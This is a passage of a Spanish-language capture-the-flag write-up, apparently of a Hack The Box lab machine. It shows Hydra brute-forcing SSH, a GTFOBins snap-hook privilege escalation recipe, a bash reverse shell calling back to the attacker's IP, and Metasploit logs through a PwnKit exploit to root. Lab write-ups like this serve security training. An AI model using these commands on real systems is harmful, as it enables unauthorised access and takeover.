Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-19 12:24:30
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the 
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previou
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 trie
[DATA] attacking ssh://10.10.10.233:22/
[22][ssh] host: 10.10.10.233   login: brucetherealadmin   password: booboo
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-19 12:25:18
```


Tengo la flag de usuario.



```
┌──(jouker㉿joukerm)-[~]
└─$ ssh brucetherealadmin@10.10.10.233
The authenticity of host '10.10.10.233 (10.10.10.233)' can't be established.
ED25519 key fingerprint is SHA256:rMsnEyZLB6x3S3t/2SFrEG1MnMxicQ0sVs9pFhjchIQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.233' (ED25519) to the list of known hosts.
brucetherealadmin@10.10.10.233's password:
Last failed login: Wed Feb 19 11:25:19 GMT 2025 from 10.10.16.5 on ssh:notty
There were 262 failed login attempts since the last successful login.
Last login: Fri Mar 19 08:01:19 2021 from 10.10.14.5
[brucetherealadmin@armageddon ~]$ whoami
brucetherealadmin
[brucetherealadmin@armageddon ~]$ ls -l
total 4
-r--------. 1 brucetherealadmin brucetherealadmin 33 feb 19 09:06 user.txt
[brucetherealadmin@armageddon ~]$ cat user.txt
59f6c6e5ccaec8b3e5c7e9a33c20ddb0
[brucetherealadmin@armageddon ~]$ 
```



```
[brucetherealadmin@armageddon ~]$ sudo -l
Matching Defaults entries for brucetherealadmin on armaged
    !visiblepw, always_set_home, match_group_by_gid, alway
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User brucetherealadmin may run the following commands on a
    (root) NOPASSWD: /usr/bin/snap install *
[brucetherealadmin@armageddon ~]$ 
```



.. / snap

Star 11,243

Sudo

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


It runs commands using a specially crafted Snap package. Generate it with fpm and upload it to the target.

```
COMMAND=id
cd $(mktemp -d)
mkdir -p meta/hooks
printf '#!/bin/sh\n%s; false' "$COMMAND" >meta/hooks/install
chmod +x meta/hooks/install
fpm -n xxxx -s dir -t snap -a all meta
```

```
sudo snap install xxxx_1.0_all.snap --dangerous --devmode
```

No funciona eso porque la dependencia fmp no se encuentra disponible en la máquina.


A través de un servidor python generado con



```
╔══════════╣ PATH
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-path-abuses
/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin:/var/lib/snapd/snap/bin:/home/brucetherealadmin/.local/bin:/home/brucetherealadmin/bin

╔══════════╣ Date & uptime
mié feb 19 12:07:48 GMT 2025
 12:07:48 up  3:01,  1 user,  load average: 0,16, 0,05, 0,06
```


Me voy a mudar a buscar alternativas en metasploit ya que el linpeas no funciona bien tampoco, me recomienda algo que realmente no existe así que voy a probar otro vector de entrada diferente.

A través de revshells me genero esta reverse shell para pasar de la conexión SSH a la conexión a metasploit.




```
-bash: sudo: Permiso denegado
[brucetherealadmin@armageddon home]$ echo -e '#!/bin/bash\n/bin/bash' > test
-bash: test: Permiso denegado
[brucetherealadmin@armageddon home]$ sh -i >& /dev/tcp/10.10.16.5/4445 0>&1
```

Nos ponemos en escucha en metasploit con el multi handler.




```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 10.10.16.5
LHOST => 10.10.16.5
msf6 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.16.5:4445
[*] Command shell session 1 opened (10.10.16.5:4445 → 10.10.10.233:41844) at 2025-02-19 13:21:40 +0100


Shell Banner:
_[?1034hsh-4.2$
─────


sh-4.2$ whoami
whoami
brucetherealadmin
sh-4.2$ ^Z
Background session 1? [y/N]  y
```

Antes de hacer nada, con la shell básica que me he pasado no es suficiente ya que necesito que sea exactamente un meterpreter, por lo que antes de hacer nada convierto mi shell actual en un meterpreter a traves del modulo multi/manage/shell_to_meterpreter.




```
msf6 exploit(multi/handler) > use 0
msf6 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ────     ───────────────  ────────  ───────────
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf6 post(multi/manage/shell_to_meterpreter) > set LHOST 10.10.16.5
LHOST => 10.10.16.5
msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.16.5:4433
[*] Sending stage (1017704 bytes) to 10.10.10.233
[*] Meterpreter session 2 opened (10.10.16.5:4433 → 10.10.10.233:54950) at 2025-02-19 13:22:44 +0100
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) > session -i 2
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i

Active sessions
===============

  Id  Name  Type                   Information                          Connection
  --  ────  ────                   ───────────                          ──────────
  1         shell sparc/bsd        Shell Banner: _[?1034hsh-4.2$ ─────  10.10.16.5:4445 → 10.10.10.233:41844 (10.10.10.233)
  2         meterpreter x86/linux  brucetherealadmin @ armageddon.htb   10.10.16.5:4433 → 10.10.10.233:54950 (10.10.10.233)
```

Me he pasado al módulo exploit_suggester para ver si se le ocurre alguna idea que se me haya pasado por alto.




```
Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 post(multi/manage/shell_to_meterpreter) > use 0
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 2
SESSION => 2
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 10.10.10.233 - Collecting local exploits for x86/linux...
[*] Collecting exploit 187 / 2490
```

Todos estos son cosas vulnerable, que podemos intentar ver si es eso cierto, usando sus respectivos módulos de metasploit




```
[+] 10.10.10.233 - exploit/linux/local/pkexec: The service is running, but could not be validated.
[+] 10.10.10.233 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 10.10.10.233 - exploit/linux/local/sudoedit_bypass_priv_esc: The target appears to be vulnerable. Sudo 1.8.23 is vulnerable, but unable to determine editable file. OS can NOT be exploited by this module
[*] Running check method for exploit 66 / 66
[*] 10.10.10.233 - Valid modules for session 2:
============================

 #   Name                                                      Potentially Vulnerable?  Check Result
 -   ----                                                      -----------------------  ------------
 1   exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec       Yes                      The target is vulnerable.
 2   exploit/linux/local/network_manager_vpnc_username_priv_esc  Yes                      The service is running, but could not be validated.
 3   exploit/linux/local/pkexec                                Yes                      The service is running, but could not be validated.
 4   exploit/linux/local/su_login                              Yes                      The target appears to be vulnerable.
 5   exploit/linux/local/sudoedit_bypass_priv_esc              Yes                      The target appears to be vulnerable. Sudo 1.8.23 is vulnerable, but unable to determine editable file. OS can NOT be exploited by this mod
ule
```

Con la comanda del use, hago uso del exploit que me han marcado como vulnerable, he usado el primero que he visto ya que es el único que se me confirma que es vulnerable. Ajustamos cada parámetro al que sea necesario.



```
-rw-rw-r-- 1 jouker jouker        420 feb 16 23:48 whatweb.txt
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > show options

Module options (exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   PKEXEC_PATH                    no        The path to pkexec binary
   SESSION                        yes       The session to run this module on
   WRITABLE_DIR  /tmp             yes       A directory where we can write files


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  ~~192.168.1.140~~    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   x86_64



View the full module info with the info, or info -d command.

msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set LHOST 10.10.16.5
LHOST => 10.10.16.5
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set LPORT 5000
LPORT => 5000
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > aet SESSION 2
[-] Unknown command: aet. Did you mean set? Run the help command for more details.
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 2
SESSION => 2
```

Finalmente LO CONSEGUÍ



```
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 2
SESSION => 2
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run
[*] Started reverse TCP handler on 10.10.16.5:5000
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.fmehbkop
[+] The target is vulnerable.
[*] Writing '/tmp/.bbkafcvjupmn/ucbwxkcfz/ucbwxkcfz.so' (548 bytes) ...
[!] Verify cleanup of /tmp/.bbkafcvjupmn
[*] Sending stage (3045380 bytes) to 10.10.10.233
[+] Deleted /tmp/.bbkafcvjupmn/ucbwxkcfz/ucbwxkcfz.so
[+] Deleted /tmp/.bbkafcvjupmn/.ovgwhapx
[+] Deleted /tmp/.bbkafcvjupmn
[*] Meterpreter session 3 opened (10.10.16.5:5000 → 10.10.10.233:47814) at 2025-02-19 13:33:01 +0100

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > shell
Process 9298 created.
Channel 1 created.
whoami
root
```